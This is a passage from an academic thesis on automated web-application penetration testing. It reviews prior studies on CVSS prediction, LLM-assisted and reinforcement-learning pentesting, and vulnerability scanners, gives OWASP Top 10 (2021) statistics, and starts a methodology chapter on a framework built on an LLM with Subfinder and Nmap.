By leveraging Natural Language Processing techniques to predict CVSS metrics from vulnerability descriptions, Costa et al. [5] (2022) aim to address the challenges associated with the Common Vulnerability Scoring System (CVSS). The authors derive a novel vulnerability dataset from the National Vulnerability Database (NVD), which includes detailed vulnerability descriptions and corresponding CVSS metrics. Afterwards, they demonstrate the applicability of deep learning approaches combined with text pre-processing and vocabulary addition to predict CVSS metrics. The paper successfully finds that distilbert, with combination of lemmatization and 5000 word addition, provides an improved model that offers extensive accuracy. Additionally, the paper highlights the use of Shapley values, for analyzing the importance of specific words in vulnerability description, enhancing the interpretability of the model predictions. The paper primarily focuses on enhancing the accuracy and efficiency of vulnerability scoring, which is crucial for prioritizing security risks in the face of increasing cyber threats. The paper also suggests exploring additional NLP models and techniques to further improve the prediction accuracy of CVSS metrics, along with expanding the dataset to encompass a wider variety of vulnerabilities and descriptions.

As discussed by Lachkov et al. [6] (2022), exploration of penetration testing as a method for identifying vulnerabilities in applications and networks can be beneficial for better security. In the study, a testbed environment is utilized, which includes a vulnerable virtual machine (VM) designed to replicate a misconfigured production environment. This setup featured numerous open ports and known vulnerabilities, providing a realistic platform for testing. Using the open-source tool Metasploit, a simulation of attacks is projected on the VM, enabling the identification of vulnerabilities and the demonstration of potential methods to exploit them. The results of the penetration tests revealed multiple vulnerabilities within the testbed network, bringing forth security steps that are needed to be taken. The paper presented a structured methodology, which allows organizations to systematically identify and address vulnerabilities. However, the paper mostly focuses on the offensive mechanism, and to implement security, both offensive and defensive mechanisms should be taken into consideration. Regardless, it effectively underscores the importance of vulnerability identification through penetration testing as a proactive security measure. With the implementation of automation in vulnerability assessment, penetration testing can result in improved efficiency and accuracy, ultimately bettering

an organization's ability to identify and mitigate security risks. However, it is important to balance automation with human expertise in order to ensure that complex vulnerabilities and contextual factors are adequately addressed.

To mitigate the time of assessing vulnerability severity using the CVSS metric, Shi et al. [7] (2022) have proposed a method based on a pre-trained model, XLNet model. The paper has used data derived from the US National Security Vulnerability Databases, which contains all security vulnerabilities from 1999 to May 2022, while the descriptions of vulnerabilities have been used as the dataset's text item while the processed vulnerability metric values have been used as label items. Furthermore, to evaluate the effectiveness of the proposed method, three pre-trained models, BERT, ROBERTA, and DISTILBERT are selected and compared. The comparison provides an average of 93.85% accuracy in the base metrics of the CVSS v3.1 dataset and an average of 92.126% accuracy in the base metrics of the CVSS v2 dataset. The accuracy comparison demonstrates that the fine-tuned XL-Net model significantly enhances the prediction of vulnerability metric values, and manages data scarcity challenges more effectively than other deep learning and machine learning models. In addition, relying only on pre-trained models may not provide optimal results, but integrating pre-trained and traditional models is essential for better optimal outcomes.

The primary idea proposed by Happe and Cito [8] (2023), was to utilize Large Language Models (LLMs) in order to elevate and empower existing human penetration testers and the process of penetration testing by using Artificial Intelligence based agents as sparring partners. Here, sparring partners refer to the other penetration testers, who offer alternative and better ideas and tactics during the testing phase. For the AI sparring partners, the task was divided into two parts. One was on "high-level", which was entering prompts for the LLM to create a blueprint for efficient and effective penetration testing exploitation procedures, for both generic and complex target scenarios. The high-level task planning was done by using Auto-GPT, this LLM conducted vulnerability scans, and OSINT user enumeration, and identified potential phishing targets on the targeted network. Additionally, Agent-GPT was used in order to track realistic attack vectors, on the active directory, like Kerberoasting, password spraying, AS-REP roasting, etc. The LLMs created a very common and feasible plan within their ethical constraints. The other part was "low-level", which was integrating GPT3.5 with the network's OS/system and assisting the human tester in choosing which attack techniques/vectors would be best from their preferred tactic/blueprint, generated from the high level. The authors performed the low-level task on insecure linux virtual machines which used a feedback loop model (Python script) to alleviate privileges from a low-privilege user to a root user. The Python script gained access to the system over SSH. In each feedback iteration, the LLM helped create better shell commands and also detected more vulnerabilities to exploit in the system. This two-part system was able to gain higher privileges in the system quite often and gave critical feedback about the vulnerable system as the LLM cross-checks with current security trends. The advantages of this system are fast and efficient decision-making for vulnerable detection, filling the absence of human sparring partners, assisting low-skilled testers, and proper utilization of updated trends. Conversely, the disadvantages are LLM

hallucinations, ethical constraints of LLMs, and lack of complete automation. The system proposes a great idea in integrating and augmenting LLMs in the exploitation process of vulnerable systems and can be very useful if it is properly incorporated into the process of web application exploitation procedures.

In another paper, Beuran et al. [9] (2020) have provided an insight into an automated penetration testing system using Deep Reinforcement Learning, that makes use of the Deep Q-network method. The authors have attempted to increase efficiency and implement automation in the identification and exploitation of network vulnerabilities. Tools like Shodan and MulVAL are used to train data in order to duplicate attack scenarios. Attack trees have been transformed into matrices and processed by Depth-First Search, which is used to train the DQN model. To launch an attack autonomously, the trained model is used with penetration testing tools such as Metasploit. The DRL-based approach facilitates a precise experience of penetration testing, establishing an accurate evaluation of the vulnerabilities. It also facilitates finding new attack routes, adapting to various scenarios, and eliminating the need for manual analysis. The technique is considered to be an innovative method that has the potential to change the penetration testing process. However, the real-time implementation of this method may seem time-consuming because of the need for regular training, and the significance of adjusting to frequently changing cybersecurity threats and vulnerabilities over time may degrade its maintenance.

The core objective of the study of Alghamdi [10] (2021) was to assess the methodology used in creating penetration testing reports, focused on generating detailed, well-rounded, and effective test reports. Executing such a methodology assessment is crucial as penetration testing procedures are getting more complex day by day which ultimately leads to the creation of poorly generated test reports. Such reports lack critical details on what should be included, therefore, questioning the practical value of pen-testers on vulnerability detection. The qualitative research methodology was applied while evaluating the different penetration test reports, the criteria that were evaluated from different reports were (i) potential vulnerability identification (ii) risk rating analysis (iii) future defense recommendations, and other aspects. Additionally, a qualitative analysis was done of 20 different penetration test reports from different companies, where potential vulnerability identification showed that most companies were vulnerable to different risks that were identified during testing. The risk rating analysis rated different vulnerabilities and categorized the company's level of security based on those ratings, which helped in providing security solutions to the companies. The reporting tools that were used in these reports were Metasploit framework, Metagoofil, Magic Tree, Dradis. The study revealed that an effective and good penetration test report must include the 9 following units which are, the executive summary, objectives of the test, the pen-testing team, tools used in the penetration test, overview of the test findings, potential vulnerability identifications, risk ratings, proper result showcasing and security recommendation against detected vulnerabilities. The study is impactful in helping understand the different strengths and weaknesses of the reports, identify low quality test reports, lack of critical information, and the required components to generate an all-rounded strong penetration test report. However, quantitative analysis of any sort was not performed to understand the mathematical accuracy in regard to the reports, which

would have created an accurate picture of detecting accurate reports. Overall, the mentioned 9 units required for creating a proper test report is very crucial information in penetration test report generation as it shows critical findings in a test, this can be included in web-application penetration test reports.

Shanley and Johnstone [11] (2015) investigated the use of different frameworks and methodologies for pen-testing with a focus on vulnerability detection using Google Dorking, string comparison techniques, and first-tier security bypassing. Moreover, the paper has covered different penetration testing frameworks i.e. ISSAF, OSSTMM, BSIMM, PTES, and OTG signifying each having utility in testing security along different domains. The method initially includes Google Dorking and string-matching techniques to detect vulnerabilities. The datasets are leveraged from real-world web applications and social media sites in order to conduct tests of finding vulnerabilities by SQL injection, XSS, and authentication issues. Automated tools and scanners were used to collect sensitive information. I.e. dork, fpds, metasploit but Google Dorking has been very impactful through using different search operators like inurl, intitle, and filetype to successfully extract sensitive information. Primarily two frameworks have been used in this paper i.e. ISSAF and OWASP's OTG. Due to the increased frequency of revisions, OTG was found to have more maintainability (66 revisions per year compared to 2.5 for ISSAF). On the other hand, ISSAF was found to be more readable than OTG concluded based on the Gunning Fog Index(GFI) making it easy for pen-testers to understand. Google Dorking has been effective in identifying exposed data and framework i.e. OTG provided an extensive amount of revisions where high false positives were found which could end in over-reporting. PTES, MSF, and a few frameworks were less structured, along with the maintainability and readability varying with different frameworks, which have been inefficient. Even though penetration testing methodologies have been discussed in the paper, the findings were not validated in real-world cases. The practical relevance of the paper would have improved if more emphasis on the selection of tools for specific vulnerabilities was given.

A proposal has been made by Zhang et al. [12] (2019/07), in another paper, for an automated approach for assessing vulnerabilities, which operates with the help of online data and machine learning algorithms without having to rely on human expertise. The authors utilize a dataset derived from online search results related to specific vulnerabilities, such as CVE-2019-9601. In this multistep method, firstly, the authors perform a web search to gather data on the vulnerability, then an n-gram based approach has been applied to eliminate redundant information and group similar results. The extracted features from these results are fed into a machine learning model that has been trained using previously labeled data from human experts. This model is designed to predict risk scores for new vulnerabilities, thus automating the risk assessment process. The result demonstrates that the proposed method can effectively score vulnerabilities without human intervention and that the model can adapt to the continuous evolution of vulnerabilities. With the automation of the risk assessment process, the approach can avoid inconsistency or subjectiveness caused by human intervention. Therefore, leading to more accurate and timely assessments of vulnerabilities, along with the ability to quickly adapt to new vulnerabilities in the ever-evolving cyber threat landscape. However, the reliance on online data may

introduce biases based on the availability and quality of information. Furthermore, the model's accuracy is dependent on the quality of the training data, which may not always reflect the complexities of real-world vulnerabilities. Overall, the paper lays out a solid foundation for future studies and practical applications in automated risk assessment. Integrating similar automated risk assessment techniques could refine the identification of vulnerabilities, leading to more effective reports that help understand the impending security risks of an organization.

Denis et al. [13] (2016) explored real-world penetration testing by using the Kali Linux tool. Penetration testing is done to detect system vulnerabilities so that it can defend against potential attacks. The test was conducted on live systems encompassed in a controlled private network. i.e. smartphone, windows 7 pc, wifi network(WPA protected). These were used for Bluetooth, microphone spying, and wifi hacking. Different penetration testing tools were available in Kali Linux. i.e. Metasploit, wireshark, aircrack-ng(for hacking wifi password), ettercap(used MITM attacks by ARP poisoning). Results demonstrated that MITM attacks compromised the system's security and were easily executable. In fact, WPA wifi password cracking was almost successful along with the remote microphone spying being executed successfully. Therefore, the results depicted the weak and old security systems need some stronger new configurations. This paper provides a deep emphasis on Lightweight cryptographic techniques and it leaves room for the future to enhance the security framework, and it emphasizes security gaps. However, lacking theoretical datasets, the limitation was imposed on generalizability. Overall, this paper emphasizes open-source tools, lightweight cryptography, and open-source risks have been an emphasis, which shows the need for evolving cyber security, and generating more sophisticated attacks.

Formosa et al. [14] (2021) have proposed an ethical framework to tackle cybersecurity issues in this paper. The paper highlights the five principles: justice (ensuring equity), autonomy (respecting well-informed judgments), non-maleficence (preventing harm), beneficence (promoting well-being), and explicability (supporting accountability and transparency). These ideas have been modified to use in cybersecurity contexts and are applied to typical situations like system management, ransomware, DDoS assaults, and penetration testing. This approach highlights ethical trade-offs, including handling DDoS attacks to measure the harm to actual users versus system protection, advantages of penetration testing against concerns like violating user autonomy. This study investigates the morality of investing in recovery in malware incidents. It covers topics such as balancing robust security measures and user privacy for system administrators. All principles respect privacy as an essential component, guaranteeing that all of its consequences are taken into account. The authors highlight the importance of ethical sensitivity training for cybersecurity professionals in order to effectively manage these challenges. The paper offers a clear, and acceptable framework to promote moral, and context-sensitive decision-making in the field of cybersecurity ethics.

Shahid et al. [15] (2022) have conducted an extensive comparative analysis on web application scanners, which was offered by proprietary and open-source tools. The authors have highlighted that while automated scanners of vulnerabilities minimize

time, cost, and human factors for penetration testing, they come with their crippling drawbacks like false positives and incomplete scanning. Twelve tools were assessed, including Acunetix, Nessus, NetSparker, and OWASP-ZAP, to check for OWASP Top 10 vulnerabilities such as SQL injection, cross-site scripting (XSS), authentication issues, and outdated components. Findings from the tests highlighted that commercial tools such as Acunetix and NetSparker performed far better in terms of precision and detection accuracy. In addition, open-source tools such as Burp Suite and OWASP-ZAP performed well in certain categories. The paper contributes further improvements to vulnerability detection by improving crawling using Arachni and an authentication module based on OAuth 2.0, which greatly increases detection rates. The limitations discussed include high false-positive rates, poor coverage of logical vulnerabilities, and outdated databases of the tools. As directions for future work, the authors propose better automation, fewer false positives, and improved capabilities.

The key idea proposed by Abdulghaffar et al. [16] (2023) was to integrate multiple web application vulnerability scanners to enhance vulnerability detection capabilities as well as to mitigate the insufficiency of traditional manual testing methods. The open source WAVS used were Arachni and OWASP ZAP. A total of 4 scan result lists were generated, consisting of Arachni, OWASP ZAP, union, and intersection lists of the two WAVS. To evaluate the effectiveness of the proposed framework, evaluation metrics, i.e., precision, recall, and F-measure, were introduced. Firstly, a precision metric was used to evaluate TP, FP. Secondly, the recall metric was used to measure TN. Finally, the F-measure metric was used to evaluate the balance between precision and recall. This study [16] highlights that their integrated approach, as a union and intersection list, improved the precision and recall score compared to individual WAVS, providing more comprehensive and precise vulnerability scan results. Furthermore, the highest F-measure or the balance between recall and precision score was of the union list, followed by the intersection list of the WAVS.

To illustrate a concise picture, while [1] primarily focuses on automating only the reconnaissance step, [12] discusses the potential of using machine learning and online data to automate vulnerability assessment. Moreover, [8] and [9] explore the use of LLM and Deep Reinforcement Learning to increase test efficiency with automation, and [2] highlights the capabilities of the Nmap tool, limiting the success rate to the testers expertise. In addition, [3] illustrates a framework to list down opposition tactic, [4] draws a comparison between different penetration testing tools (e.g. Burp Suite etc) [16] and [15] compares between multiple automated web application based vulnerability scanning frameworks, [11] evaluates different penetration testing frameworks, [5] and [7] examine different approaches for predicting the CVSS metrics. [6] and [13] provide a broader review of real world penetration testing, determining its ability to safeguard web security. Lastly, [10] evaluates the methodology to write reports and [14] introduces an ethical framework for the testing process.

While many of these studies address individual aspects of penetration testing such as automating different steps or tools, a complete automated framework for the entire testing process with the integration of gen AI and open-source tools is lacking. This paper aims to fill this gap, by combining the Large Language Model (LLM) and multiple open source tools to provide an adaptive framework that automates the entire penetration testing life-cycle. This integration accelerates penetration testing speed and provides a more accessible and efficient security system. Through the pipelining of different steps, it utilizes tools such as Nmap and Subfinder, and greatly relies on LLMs ability to analyze and produce action plan and report, automating all the steps. With a comparative analysis, the selected tools have been demonstrated to deliver optimal results within the context of the framework. Since the process is automated, the success of the framework is not contingent upon the tester's level of expertise, making it easily accessible. To extract CVSS base metrics, the framework utilizes LLM, cutting down on complex model generation procedures. Furthermore, with its automated report generation, the framework not only provides insights into the nature of present vulnerability risk within a brief time-frame but also offers remediation steps for the future. Therefore, by automating tasks ranging from web application scanning and vulnerability detection to generating comprehensive action plans and reports, utilizing LLMs for CVSS base metrics prediction, and introducing an overall system security score generation mechanism, this paper presents a distinctive automated solution to modernize the penetration testing processes.

3.2 Numerical Analysis of Web Application Threats

This subsection presents a numerical analysis of web application vulnerabilities based on the OWASP Top 10 (2021). It highlights the most prevalent and impactful security risks affecting modern web applications, offering statistical insights into their frequency and severity.

In the world of Cyber Security, the OWASP Top 10 serves as a guide for understanding and addressing the most critical vulnerabilities in web applications. The OWASP Top 10 is updated to the latest most impactful and prevalent vulnerabilities, and provides an idea about which threats must be tackled with emergency [28]. The 2021 OWASP Top 10 introduces categories such as Broken Access Control, Cryptographic Failures and Injection, which highlights the evolving nature of threats. Each of these categories encompasses various technical flaws, and to better address these risks, the Common Weakness Enumeration (CWE) category system provides a detailed classification of specific weaknesses that each OWASP category encompasses.




Figure 3.1: OWASP Top 10 (2021) Security Risks bar chart

The bar chart in Figure 3.1 provides an insight into the OWASP Top 10 (2021) Security Risks for Web application. It details two metrics, maximum percentage of applications tested for a given CWE, and the max percentage of applications vulnerable to tested CWE. 94.55% of applications were tested for Broken Access Control's CWEs and 55.97% of applications were found to be vulnerable to the tested CWEs. This shows that Broken Access Control is a top risk, with over half of the tested applications being vulnerable. For Cryptographic Failure, 79.33% were tested and 46.44% were found to be vulnerable, therefore nearly half of the tested applications were vulnerable. 94.04% applications were tested for CWEs that fall under Injection, among which 19.09% were found to be vulnerable. Injection risks, such as SQL and Cross-Site scripting, remain significant but affect a smaller percentage of tested applications. 77.25% applications were tested for Insecure Design CWEs, and 24.19% were found to be vulnerable to the tested CWEs. Similar to Injection, this reflects a smaller percentage of tested applications being affected by this vulnerability. For Security Misconfiguration Vulnerability, 89.58% applications were tested for the CWEs, and 19.84% applications were found to be vulnerable to the tested CWEs. This again reflects a relatively low percentage. On the other hand, 51.78% applications were tested for CWEs that fall under Vulnerable and Outdated Components, and 27.96% were vulnerable. This reflects a relatively higher percentage with more than half being vulnerable. 79.51% applications were tested for Identification and Authentication Failures, 75.04% were tested for Software and Data INtegrity Failures, 53.67% were tested for Security Logging and Monitoring Failures. Among them, 14.84%, 16.67% and 19.23% were found to be vulnerable for the respective vulnerabilities, all three reflecting a low vulnerability rate. Lastly, 67.72% applica-

tions were tested for Server-Side Request Forgery CWEs, and 2.72% applications were found to be vulnerable. Therefore, SSRF has the lowest vulnerability rate. [28]




Figure 3.2: Bar chart of Number of applications containing CWE's

The chart in Figure 3.2 shows the number of websites having common security risks, corresponding to OWASP Top 10 (2021) vulnerabilities. About 3,18,387 websites have been found vulnerable to Broken Access Control, which highlights to be the most frequent-found-vulnerability. Afterwards, 2,74,228 websites to injection, 2,63,407 websites to insecure design, 2,33,788 websites to Cryptographic Failure, and 208,387 websites to security misconfiguration are found to be vulnerable. The number of websites being affected by these vulnerabilities ranges from 2,00,000 to 3,00,000, referring to being significantly high occurrence. Further, identification and authentication failures have been found among 1,32,195 websites, which indicates to be less common than the previously mentioned vulnerabilities but doesn't represent an insignificant concern. Security Logging and Monitoring Failures, Software and Data Integrity Failures, Vulnerable and Outdated Components, Server Side Request Forgery(SSRF), are found in 53,615, 47,972, 30,457, and 9,503 websites correspondingly. Here, these four vulnerability's less likely appearance suggesting them to be as lower-risk-posing vulnerabilities [28].

Overall, the numerical data reveal that vulnerabilities such as Broken Access Control, Injection and Cryptographic Failures remain the most dominant threats to web applications. In contrast, issues such as Server-Side Request Forgery (SSRF), Software and Data Integrity Failures and Security Logging and Monitoring Failures appear less frequently.

3.3 Literature Review Summary

This subsection provides a summary of the reviewed literature, outlining the contribution of various research work across different stages of the penetration testing process. The reviewed papers include those that focus on specific testing phases as well as those that span multiple stages or introduce new concepts in related areas. The classification of the reviewed papers according to their primary and secondary associations with each step of the penetration testing process is presented in Tables 3.2 and 3.3.

Symbol	Explanation
☑	The primary step associated to this paper
⊘	The secondary step associated to this paper

Table 3.1: Indications for summary table

	Paper information			**Steps of automated penetration testing**				
S. No.	**Paper Title**	**Author(s)**	**Year**	**Reconnaissance**	**Vulnerability Assessment**	**Exploitation**	**Reporting**	**Overall Solution/ Future Plan**
1	Web application and web server footprint maker and analyzer [1]	Kumar et al.	2018	☑				
2	Penetration Testing – Reconnaissance with NMAP Tool [2]	Kaur and Kaur	2017	☑	⊘			
3	Reconnaissance for Penetration Testing Using Active Scanning of MITRE ATT&CK [3]	Mayukha and Vadivel	2023	☑	⊘			
4	An Empirical Comparison of Pen-Testing Tools for Detecting Web App Vulnerabilities [4]	Albahar et al.	2022		☑	⊘		
5	Predicting CVSS metric via description interpretation [5]	Costa et al.	2022				☑	
6	Vulnerability assessment for applications security through penetration simulation and testing [6]	Lachkov et al.	2022	⊘	☑	⊘		

Table 3.2: Summary table of literature review(i)

	Paper information			Steps of automated penetration testing				
S. No.	**Paper Title**	**Author(s)**	**Year**	**Reconnaissance**	**Vulnerability Assessment**	**Exploitation**	**Reporting**	**Overall Solution/ Future Plan**
7	XLNet-based prediction model for CVSS metric values [7]	GShi et al.	2022				☑	
8	Getting pwn'd by AI: Penetration Testing with Large Language Models [8]	Happe and Cito	2023		⊘	☑		
9	Automated Penetration Testing Using Deep Reinforcement Learning [9]	Beuran et al.	2020		⊘	☑		
10	Effective penetration testing report writing [10]	Alghamdi	2021				☑	
11	Selection of penetration testing methodologies: A comparison and evaluation [11]	Shanley and Johnstone	2015		⊘		☑	
12	An automatic approach for scoring vulnerabilities in risk assessment [12]	Zhang et al.	2019		⊘		☑	
13	Penetration Testing: Concepts, Attack Methods, and Defense Strategies [13]	Denis et al.	2016		⊘	⊘		☑
14	A principlist framework for cybersecurity ethics [14]	Formosa et al.	2021		⊘			☑
15	A Comparative Study of Web Application Security Parameters: Current Trends and Future Directions [15]	Shahid et al.	2022		☑			☑
16	Enhancing Web Application Security through Automated Penetration Testing with Multiple Vulnerability Scanners [16]	Abdulghaffar et al.	2023		☑			☑

Table 3.3: Summary table of literature review(ii)

Chapter 4

Methodology Overview

In conjunction with the advancement of web applications, the challenges regarding promptly identifying vulnerabilities have become increasingly important. Cyber threats are progressively evolving, making traditional penetration testing methods, which heavily depend on manual processes and expertise, less effective in keeping pace with modern attack techniques. These manual approaches are not only time-consuming but also prone to human error, limiting their effectiveness in maintaining web application security. To address this issue, the integration of automated systems into penetration testing methods is the central topic of discussion in this paper. By automating key stages of the process, such as reconnaissance and vulnerability assessment, testing speed can be significantly improved along with consistent accuracy.

This chapter outlines the methodology behind the proposed framework, which integrates the Large Language Model (LLM) and various open-source tools at different stages of the penetration testing cycle to optimize the process and minimize the dependence on manual involvement. It further discusses the incorporation of the Large Language Models (LLMs) in assisting with CVSS base score and subsequently overall system security score generation. The chapter also explains end-to-end workflow, tool selection, data flow between stages and prompt engineering that link modules.

4.1 Proposed Framework

This subsection outlines the detailed framework for the proposed framework, highlighting the systematic integration of automation throughout the penetration testing cycle and illustrating the overall data flow across different phases.

The proposed framework in Figure 4.1 incorporates complete automation in two of the crucial steps of penetration testing, reconnaissance and vulnerability assessment. Since web application based penetration testing is the focus of this research, the pre-engagement step is omitted in terms of 'what should be tested', making reconnaissance the first step of the testing process.




Figure 4.1: The flowchart of the proposed Penetration Testing framework

Figure 4.1 presents the detailed workflow of the proposed framework. For reconnaissance, both active and passive reconnaissance methods are automated through the pipelining of open-source tools. The findings further assist in vulnerability assessment, which is the next step. The information gathered through these two steps is then fed to the LLM, leading to the generation of the action plan and report. The action plan contains information found and possible vulnerabilities in a structured way for better understanding. In addition, it provides insight into an effective execution of another major step, exploitation. Action plan generation serves as an alternative to the exploitation phase in this framework, providing the human tester with step-by-step guidance on how to conduct the process effectively and ethically.

Afterwards, the framework concludes with the reporting step. This step is divided into three different functionalities, automated CVSS score generation, overall system security score and textual report generation with the assistance of the Large Language Model (LLM). The textual report structures valuable findings and vulnerable endpoints from the test, the CVSS score determines the risk of each individual vulnerability and the overall system security score reflects the state of the client web application.

This framework outlines a strategic implementation of automation across various phases, ensuring an effective approach to the execution of the penetration testing of web applications.

4.2 Comparative Analysis of the Open Source Tools

This subsection presents the selection and justification for the open-source tools incorporated in the proposed framework. Each tool demonstrates high accuracy, reliability and suitability for its respective task, collectively enhancing the overall functionality without causing any conflicts with existing systems.




Figure 4.2: Comparison between different subdomain enumeration scanning tools

The chart depicted in figure 4.2 compares the performance of the proposed framework and several existing tools in subdomain enumeration across two target domains. The Subfinder tool [43], used in the proposed framework, enumerates the largest number of subdomains, nearly 90% for target domain-1, while the findomain tool [85] produces identical results. Further, for target domain-2, Subfinder enumerates nearly 80% of the subdomains, again closely followed by findomain, making it the strongest opponent of the proposed framework. In contrast, knock [84] and subseeker [87] identify around 30% of the subdomains and sublist3r [86] enumerates nearly 20% of the subdomains for target domain1. For target domain-2 subseeker enumerates approximately 50% of the subdomains, while sublist3r enumerates nearly 40% and knock enumerates less than 5%. Therefore, based on the

comparative performance, the Subfinder tool demonstrates the highest accuracy in subdomain enumeration.




Figure 4.3: Comparison between different open port scanning tools

